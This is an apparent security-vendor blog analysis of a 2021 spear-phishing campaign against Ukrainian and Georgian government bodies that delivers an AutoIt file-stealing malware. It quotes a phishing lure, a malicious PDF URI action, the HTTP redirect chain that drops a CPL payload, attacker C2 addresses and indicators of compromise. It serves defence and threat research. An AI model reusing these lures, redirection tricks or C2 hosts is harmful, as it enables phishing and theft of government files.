Targeted Phishing Attack against Ukrainian Government Expands to Georgia

intezer.com/blog/malware-analysis/targeted-phishing-attack-against-ukrainian-government-expands-to-georgia/

July 14, 2021

In May 2021, Fortinet published a report about the early stages of an ongoing phishing attack against the Ukrainian government. The attack, initially based on the Saint Bot downloader, also targeted Georgia as reported by Malwarebytes. Since June we have seen this threat actor expand its operation with new samples targeting government entities in Georgia. In this report we will cover the new malware samples we found.

Method of Infection


The attack's entry point is a spear phishing email referencing government-related topics including veterans, Ukraine's Anti-Terrorist Operation (ATO), Georgia's Internally Displaced Persons (IDPs), organizations in Georgia's private sector and COVID-19. The attack mainly targets government agencies in Ukraine and Georgia.

The Malware

The main payload delivered by the malware is an infostealer written in AutoIt. Its main goal is to steal files from the victim's machine, uploading them to a predefined Command and control (C2) server. Based on victimology and the fact that this attack tries to steal files from government entities, a classic goal of nation-state groups, it is likely operated by a Russian nation-state. There are also several similarities between this attack and past APT28 campaigns which we will discuss later. Below we summarize the early stages of the attack and show the latest malware targeting government entities in Georgia. We assess with high confidence that this attack may expand its operations to target additional Eastern European countries.


Technical Analysis

The attack flow, described below, begins with a phishing email containing a malicious shortened URL. The URL redirects to a Command and control (C2) where a ZIP file or malicious document is hosted. The ZIP file contains a malicious file and in some emails also a harmless PDF file. The malicious attachment varies between RTF, DOC, PDF, JS, LNK or EXE. Its main goal is to drop the packed payloads from the C2. The method in which a dropper contacts the C2 in order to deliver the packed payload varies between the different file types and stages of the attack. The packed executable loads an AutoIt payload into memory. The payload searches for files on the victim's machine based on a list of file extensions and uploads them to a C2 that is hardcoded in the script.



Attack flow.

An example of one of the phishing emails sent to the Ukrainian government is below. The threat actor references payments made to veterans of the Anti-Terrorist Operation (ATO).



From: ВІЙСЬКОВА ЧАСТИНА 9930 [mailto:harveymarjory42@gmail.com]
Sent: Friday, April 09, 2021 9:05 PM
To: [redacted]@[redacted].gov.ua
Subject: Виплати ветеранам АТО

Треба заповнити і вислати назад

https://www.mil.gov.ua/content/files/public_access/form_request.doc

Phishing email sent to the Ukrainian government. Translation from Ukrainian – Subject: "Payments to ATO Veterans." Content: "It must be filled in and sent back."

The link, masqueraded as a Ukrainian .gov domain, is actually a shortened URL (https[://]cutt[.]ly/WcBTVdf) which contacts http[://]gosloto[.]site/doc/form_request.doc and downloads form_request.doc to the victim's machine. This document is an RTF file that once runs will present content related to the Israeli Merkava, the main battle tank used by the Israeli Defense Forces.

ISRAEL MAIN BATTLE TANK
MERKAVA Mk.4M
w/TROPHY ACTIVE PROTECTION SYSTEM
1/35 TYRANNOSAURUS SERIES TS-036
THIS PRODUCT IS FOR USERS AGED ABOVE 14 ONLY
READY TO ASSEMBLE PRECISE MODEL KIT
CEMENT AND PAINT NOT INCLUDED
THIS IS NOT A TOY
Desert Eagle PUBLISHING
1/35 SCALE
CLEAR LIGHTS, PERISCOPES AND OPTICAL EQUIPMENT ARE INCLUDED
OPTIONAL COVER OF THE HARD-KILL APS SYSTEM IS INCLUDED
THE COMMANDER'S CUPOLA CAN BE BUILT OPEN OR CLOSED. THE LOADER'S HATCH IS OPENABLE
REALISTIC MOVABLE SPRING SUSPENSION
EASY TO ASSEMBLE WORKABLE TRACKS ARE INCLUDED
FINE PE PARTS INCLUDED ARE PROVIDED

Reference to Israeli Merkava in the RTF file.


This file is incharge of dropping the final payload from the C2. In other phishing emails, this file is named NATO_06042021 (44697aad796c0d82c1adbee15fd1266b).

First we Take Kyiv, then we Take Tbilisi

Combined with continuous attacks against Ukraine, the threat actor has expanded its campaign to target government entities in Georgia. The following malicious documents were uploaded to VirusTotal from Georgia on June 17 and July 5.

b56975725c4e260370af540f9c0b6709	Georgia_Private_Sector_Poster_Inputs_06_2021.pdf
900e892c8151f0f59a93af1206583ce6	2021-2022 Strategy Action Plan for IDPs.doc (translated from Georgian)
333796e18eb3f3d1529d07ec90c63e61	Change to 828.doc (translated from Georgian)

All three files have low detection rates in VirusTotal at the time of this writing. In the following sections we will describe each file's behavior.



4 security vendors flagged this file as malicious

f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886


Georgia_Private_Sector_Poster_Inputs_06_2021.pdf

autoaction checks-user-input detect-debug-environment direct-cpu-clock-access

b56975725c4e260370af540f9c0b6709 in VirusTotal.


The PDF File

The PDF file, named "Georgia_Private_Sector_Poster_Inputs_06_2021.pdf," was uploaded to VirusTotal on June 17, 2021. The PDF contains an action object. Upon a victim opening the PDF it will send a query to Google containing the C2: http://www[.]google[.]com/url?q=**http%3A%2F%2F93482432493824792343432843240234327488 92349702394023.xyz**&sa=D&sntz=1&usg=AFQjCNFWmVffgSGlrrv-2U9sSOJYzfUQqw) The system will prompt a security warning allowing the document to contact "http[:]//www.google.com."



```
7 0 obj
<<
 /Type /Action
 /S /URI
 /URI (http://www.google.com/url?q=http%3A%2F%2F93482432
 49382479234343284324023432748892349702394023.xyz&sa=D&s
 ntz=1&usg=AFQjCNFWmVffgSGlrrv-2U9sSOJYzfUQqw)
>>
endobj
```

Action object in b56975725c4e260370af540f9c0b6709



Security Warning


The document is trying to connect to:
http://www.google.com

Do you trust google.com? If you trust the site, choose Allow. If you do not trust the site, choose Block.

☑ Remember this action for this site for all PDF documents

System prompt message.

Once the document connects to Google a short series of network redirections occurs. First, Google will redirect to the C2's URL. Then, as described in the image below, the C2 contains a frame with an src to another C2 URL (https[://]16868138130[.]space/000/), which then redirects to a shortened URL (https[://]qaz[.]im/load/rKtsZD/hDKKFD) using a meta refresh redirect. This will finally drop georgia_private_sector_poster_inputs_06_2021.cpl (02f0118bd15dabf727659b9fd27c86c9).



```
GET / HTTP/1.1
Host:9348243249382479234343284324023432748892349702394023.xyz
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 11 Jul 2021 14:05:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 442
Connection: close
Cache-Control: max-age=300
Pragma: public
Expires: Sun, 11 Jul 2021 14:10:51 GMT

<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>google.com</title>

 </head>
 <frameset cols="100%,*" frameborder="no" border="0" framespacing="0">
  <frame name="SiteShowFrame" src="https://16868138130.space/000/">
 </frameset>
 <noframes>
  <body>
   Your browser doesn\'t support frames
  </body>
 </noframes>
</html>
```

```
GET /000/ HTTP/1.1
Host:16868138130.space
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Jul 2021 10:53:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 88
Content-Type: text/html; charset=UTF-8


<meta http-equiv="Refresh" content="0; url='https://qaz.im/load/rKtsZD/hDKKFD'" />
```


```
GET /load/rKtsZD/hDKKFD HTTP/1.1
Host: qaz.im
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Jul 2021 10:55:20 GMT
Server: Apache/2.4.6 (CentOS) mpm-itk/2.4.7-04 OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.6.40
Content-Disposition: attachment; filename=georgia_private_sector_poster_inputs_06_2021.cpl
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Set-Cookie: PHPSESSID=hiau4uicfgmmrgis3sasv02035; path=/
Strict-Transport-Security: max-age=31536000; preload
Content-Length:
```

Network redirections for delivering the payload.

This redirection process, starting with Google as the first domain the PDF attempts to access, is an obvious Antivirus evasion technique. georgia_private_sector_poster_inputs_06_2021.cpl is a DLL which upon clicking on it, runs under a trusted control panel process. The DLL is incharge of dropping and running the packed payload from the C2, 16868138130[.]space/000/000.exe

(41af4d9fbd0bc719212b78cd7a1b89ec). The packed malware loads the AutoIt payload into memory.



0d83c1f7d2d7ea0e7fe144933bfa9dd314dae3937af714ea9274f43641756060

VIRUSTOTAL Report (15 / 69 Detections)

Original File

0d83c1f7d2d7ea0e7fe144933bfa9dd314... 4 KB
Malicious

Dynamic Execution
Powered by Cape
Show only important

Memory

rundll32.exe | 2672

0d83c1f7d2d7ea0e7fe14493.dll 4 KB
Unknown Almost No Genes

03897509130349.exe | 1272

03897509130349.exe 12.48 KB
Unknown Unique

03897509130349.exe 878.5 KB
Not Supported Non-Native Code AutoIt (4...

03897509130349.exe 300 Bytes
Unknown Almost No Genes

03897509130349.exe 1.2 KB
Unknown Almost No Genes

1.5 KB


C:\Users\Public\03897509130349.exe AutoIt pe i386 AutoIt

AutoIt
Non-Native
Related Samples 4,601 Code genes 1,463 Strings

File Metadata

Size	878.5 KB
SHA256	cd93f6df63187e3ac31ea56339f9b859b0f4fbe3e73e1c07192cef4c9a6f8b08
MD5	01033729316e2886515a15dc93ea85c4
File Type	Win32 EXE
SHA1	8d7e3b9e1f5cedeb6050f4808ec057fe6603c3eb
Ssdeep	24576:6AHnh+eWsN3skA4RV1Hom2KXMmHanrBrB5:Nh+ZkldoPK8Yanrx
Target Machine	Intel 386 or later, and compatibles
Compilation Timestamp	17 Jun 2021

Genetic report of 02f0118bd15dabf727659b9fd27c86c9. Drops 41af4d9fbd0bc719212b78cd7a1b89ec which loads AutoIt into memory.



Network IOCs (12)

Type	IOC	Source Type
IP	16868138130.space	Network communication
URL	http://16868138130.space/000/000.exe	Network communication
IP	45.146.165.91:8080	Network communication
URL	http://45.146.165.91:8080/upld/644F1DCB	Network communication
IP	34.216.18.93	Network communication

+ 7 more


Files IOCs (2)

SHA256	Path	Type	Classification
0d83c1f7d2d7ea0e7fe144933bfa9dd314dae3937af714ea9274f43641756060	0d83c1f7d2d7ea0e7fe144933bfa9dd314dae3937af714ea9274f43641756060	Main file	Malicious Malicious Packer
ea9e5ad0ef82af2c0c75c371e683352a781eb2260a45c584d70995edec956ce9	C:\Users\Public\03897509130349.exe	Dropped file	Malicious Malicious Packer

IoC report of 02f0118bd15dabf727659b9fd27c86c9 in Intezer Analyze.


The AutoIt script's main goal is to upload files from the victim's machine to a predefined C2. The main logic (see image below) calls the *_filsearch* function (two images below) which looks for files containing the following extensions: *.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt.

_filsearch uses @ComSpec environment variable (which usually points to CMD). The process tree created by the AutoIt file is below.



